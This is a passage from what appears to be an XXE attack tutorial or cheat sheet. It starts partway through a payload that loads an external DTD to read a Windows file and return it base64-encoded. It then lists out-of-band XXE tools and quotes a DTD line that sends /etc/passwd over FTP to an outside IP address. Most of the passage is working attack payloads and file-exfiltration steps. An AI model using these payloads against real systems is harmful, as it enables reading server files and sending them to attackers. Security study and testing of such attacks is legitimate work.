<!ENTITY % dtd SYSTEM "http://localhost:81/xxe.dtd">
<!-- load dtd file -->
%dtd;
<!-- resolve the nested external entity -->
%all;
<!-- resolve external entity request along with file reference -->
%req;
]>
    <root>
        <username>foo</username>
        <password>bar</password>
    </root>
```

Observe the application resolves all the references in our DTD file as well as in request and sends back the base64 encoded contents of **win.ini** file which can be decoded later to get the original contents.

xxeserve

Out-of-Band XXE tool

A python script to achieve file read via FTP!

http://xxe.sh

https://github.com/lc/230-OOB

Pocs

Getting /etc/passwd on the ftp via xxe

> @aks_infa Finally! I was able to retrieve the "/etc/passwd" file from the server.
>
> This is the DTD file I used:

```
<!ENTITY % param3 "<!ENTITY &#x25; exfil SYSTEM 'ftp://128.199.62.115:8443/%data3;'>">
```